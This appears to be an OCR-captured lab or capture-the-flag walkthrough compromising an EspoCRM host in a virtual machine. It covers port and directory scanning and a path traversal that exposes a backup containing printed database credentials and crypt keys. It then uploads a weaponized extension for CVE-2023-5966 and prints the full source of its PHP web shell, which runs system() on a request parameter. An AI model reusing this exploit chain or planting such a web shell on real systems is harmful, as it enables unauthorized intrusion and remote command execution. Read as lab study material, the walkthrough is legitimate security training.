Espo



```
┌──(root㉿kali)-[/home/guel]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.29
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-07 17:45 EDT
Initiating ARP Ping Scan at 17:45
Scanning 192.168.0.29 [1 port]
Completed ARP Ping Scan at 17:45, 0.11s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:45
Scanning 192.168.0.29 [65535 ports]
Discovered open port 22/tcp on 192.168.0.29
Discovered open port 80/tcp on 192.168.0.29
Increasing send delay for 192.168.0.29 from 0 to 5 due to 13781 out of
Increasing send delay for 192.168.0.29 from 5 to 10 due to max_successf
Increasing send delay for 192.168.0.29 from 10 to 20 due to max_success
Increasing send delay for 192.168.0.29 from 20 to 40 due to max_success
Completed SYN Stealth Scan at 17:46, 42.71s elapsed (65535 total ports)
Nmap scan report for 192.168.0.29
Host is up, received arp-response (0.0026s latency).
Scanned at 2025-04-07 17:45:51 EDT for 43s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
```

-sCV

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 dd:83:da:cb:45:d3:a8:ea:c6:be:19:03:45:76:43:8c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOHL4gbzUOgWlMW/HgWpBe
dtwU=
|   256 e5:5f:7f:25:aa:c0:18:04:c4:46:98:b3:5d:a5:2b:48 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC0o8/EYPi0jQMqY1zqXqlKfugpCtjg0i5m3bzbyfqxt
80/tcp open  http    syn-ack ttl 64 nginx
|_http-title: EspoCRM
| http-methods:
|_  Supported Methods: GET HEAD POST
| http-robots.txt: 1 disallowed entry
|_/
|_http-favicon: Unknown favicon MD5: C06258A1C837E5E204FF9FFB19262DB8
MAC Address: 08:00:27:CA:5D:CC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(root㉿kali)-[/home/guel]
└─# whatweb 192.168.0.29
http://192.168.0.29 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx], IP[192.168.0.29], PHP[8.2.7], PoweredBy[EspoCRM], Script[text/javascript], Titl
e[EspoCRM], UncommonHeaders[x-content-type-options,content-security-policy], X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/8.2.7], nginx
```

```
┌──(root㉿kali)-[/home/guel]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 192.168.0.29 -x txt,html,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.29
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 2480]
/admin                (Status: 301) [Size: 162] [--> http://192.168.0.29/admin/]
/portal               (Status: 301) [Size: 162] [--> http://192.168.0.29/portal/]
/install              (Status: 301) [Size: 162] [--> http://192.168.0.29/install/]
/client               (Status: 301) [Size: 162] [--> http://192.168.0.29/client/]
/api                  (Status: 301) [Size: 162] [--> http://192.168.0.29/api/]
/robots.txt           (Status: 200) [Size: 26]
Progress: 20849 / 882244 (2.36%)
```


192.168.0.29/admin/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PayloadsAllTheThi…
GTFOBins
Admin panel Under Construction
We're working hard to bring you a great experience!
Stay tuned...


192.168.0.29/admin../
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PayloadsAllTheThi…
GTFOBins
Hash Type Ide
403 Forbidden
nginx


gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -u 192.168.0.29/admin../ -x txt,html,php
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://192.168.0.29/admin../
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,html,php
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/admin (Status: 301) [Size: 162] [--> http://192.168.0.29/admin../admin/]
/_oldsite (Status: 301) [Size: 162] [--> http://192.168.0.29/admin../_oldsite/]
Progress: 36961 / 120000 (30.80%)



192.168.0.29/admin../_oldsite/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PayloadsAllTheThi…
GTFOBins
Hash Type Identif…
403 Forbidden
nginx

```
┌──(root㉿kali)-[/home/guel]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -u 192.168.0.29/admin../_oldsite/ -x txt,html,php
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.0.29/admin../_oldsite/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/info                 (Status: 200) [Size: 540]
Progress: 9971 / 120000 (8.31%)
```

`

```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# cat info
# Backup Configuration Settings
# This configuration file dictates the backup protocols for critical data storage.

# Directory for storing backup files
# All backup files are stored in compressed ZIP format for efficient space usage and security.
# Ensure that backups are regularly updated and verified for data integrity.

backup_directory: /admin/_oldsite
backup_format: zip
# Note: The backup directory is designated for ZIP file backups only.
# Regular maintenance and checks are required to ensure data consistency and reliability.
```

```
┌──(root㉿kali)-[/home/guel]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -u 192.168.0.29/admin../_oldsite/ -x zip
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.0.29/admin../_oldsite/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              zip
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/backup.zip           (Status: 200) [Size: 37975754]
/info                 (Status: 200) [Size: 540]
Progress: 4004 / 60000 (6.67%)
```





404 Not Fou


```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# ll
total 124
drwxr-xr-x  3 root root  4096 Dec  4  2023 application
drwxr-xr-x  2 root root  4096 Dec  4  2023 bin
-rw-r--r--  1 root root  1498 Dec  4  2023 bootstrap.php
-rw-r--r--  1 root root  1543 Dec  4  2023 clear_cache.php
drwxr-xr-x 12 root root  4096 Dec  4  2023 client
-rw-r--r--  1 root root  1536 Dec  4  2023 command.php
-rw-r--r--  1 root root  1531 Dec  4  2023 cron.php
drwxrwxr-x  3 root root  4096 Dec  4  2023 custom
-rw-r--r--  1 root root  1535 Dec  4  2023 daemon.php
drwxrwxr-x  7 root root  4096 Dec  4  2023 data
drwxr-xr-x  2 root root  4096 Dec  4  2023 EspoCRM-7.2.4
-rw-r--r--  1 root root  2812 Dec  4  2023 extension.php
drwxr-xr-x  2 root root  4096 Dec  4  2023 html
-rw-r--r--  1 root root  3170 Dec  4  2023 index.php
drwxr-xr-x  4 root root  4096 Dec  4  2023 install
-rw-r--r--  1 root root 35819 Dec  4  2023 LICENSE.txt
-rw-r--r--  1 root root  1537 Dec  4  2023 preload.php
drwxr-xr-x  5 root root  4096 Dec  4  2023 public
-rw-r--r--  1 root root  1537 Dec  4  2023 rebuild.php
-rw-r--r--  1 root root  3034 Dec  4  2023 upgrade.php
drwxr-xr-x 39 root root  4096 Dec  4  2023 vendor
-rw-r--r--  1 root root  2534 Dec  4  2023 web.config
-rw-r--r--  1 root root  1541 Dec  4  2023 websocket.php

┌──(root㉿kali)-[/home/guel/Downloads]
└─# cd data

┌──(root㉿kali)-[/home/guel/Downloads/data]
└─# ll
total 28
drwxrwxr-x 3 root root 4096 Dec  4  2023 cache
-rw-rw-r-- 1 root root  972 Dec  4  2023 config-internal.php
-rw-rw-r-- 1 root root 5711 Dec  4  2023 config.php
drwxr-xr-x 2 root root 4096 Dec  4  2023 logs
drwxrwxr-x 2 root root 4096 Dec  4  2023 tmp
drwxrwxr-x 4 root root 4096 Dec  4  2023 upload

┌──(root㉿kali)-[/home/guel/Downloads/data]
└─#
```


config.php


config-internal.php



GNU nano 8.3
config-
<?php
return [
'database' => [
'driver' => 'pdo_mysql',
'host' => 'localhost',
'port' => '',
'charset' => 'utf8mb4',
'dbname' => 'espocrm',
'user' => 'espouser',
'password' => 'cU3iuZ#iIsT$6'
],
'logger' => [
'path' => 'data/logs/espo.log',
'level' => 'WARNING',
'rotation' => true,
'maxFileNumber' => 30,
'printTrace' => false
],
'restrictedMode' => false,
'webSocketMessager' => 'ZeroMQ',
'clientSecurityHeadersDisabled' => false,
'clientCspDisabled' => false,
'clientCspScriptSourceList' => [
0 => 'https://maps.googleapis.com'
],
'isInstalled' => true,
'microtimeInternal' => 1701709112.935585,
'passwordSalt' => 'e6edfe48cfc57461',
'cryptKey' => '9b0b062505bd791e3e93dfc1fbfe28fa',
'hashSecretKey' => '3e5b86ea2753188170551c7497e8a8ee',
'defaultPermissions' => [
'user' => 33,
'group' => 33
],
'actualDatabaseType' => 'mariadb',
'actualDatabaseVersion' => '10.11.4'
];



EspoCRM
192.168.0.29
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThi… GTFOBins Hash Type Identif…
Search
Home
Accounts
Contacts
Leads
Opportunities
Cases
Emails
Calendar
Meetings
Calls
Tasks
Stream
No Data
My Activities
No Data


192.168.0.29/#User/view/1
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThi… GTFOBins Hash Type Identif…
Search
Users › Admin
Edit
Access
External Accounts
Calendar
Admin
Administration
Preferences



192.168.0.29/#Admin/extensions
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThi… GTFOBins Hash Type Identif…
Search
Administration › Extensions
Select extension package
Browse...
No file selected.
Upload



https://github.com/pedrojosenavasperez/cve-2023-5966/blob/main/Weaponized_Extension.zip
Product
Solutions
Resources
Open Source
Enterprise
Pricing
Search or jump to...
pedrojosenavasperez / cve-2023-5966
Public
Code
Issues
Pull requests
Actions
Projects
Security
Insights


192.168.0.29/#Admin/extensions
Administration › Extensions
Select extension package
Browse...
Weaponized_Extension.zip
Upload
Ready for installation
Install
Cancel
Extension Weaponized Extension PoC 1.6.1 is ready for an installation.


192.168.0.29/#Admin/extensions
Administration › Extensions
Select extension package
Browse...
Weaponized_Extension.zip
Upload
No Data
Installed successfully
Close
Extension Weaponized Extension PoC 1.6.1 has been installed.


```
┌──(root㉿kali)-[/home/guel/Downloads/Weaponize/files]
└─# cd public

┌──(root㉿kali)-[/home/…/Downloads/Weaponize/files/public]
└─# ll
total 4
-rw-r--r-- 1 root root 302 Oct 20  2022 webshell.php

┌──(root㉿kali)-[/home/…/Downloads/Weaponize/files/public]
└─# ll
total 4
-rw-r--r-- 1 root root 302 Oct 20  2022 webshell.php

┌──(root㉿kali)-[/home/…/Downloads/Weaponize/files/public]
└─# cat webshell.php
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
</html>
```





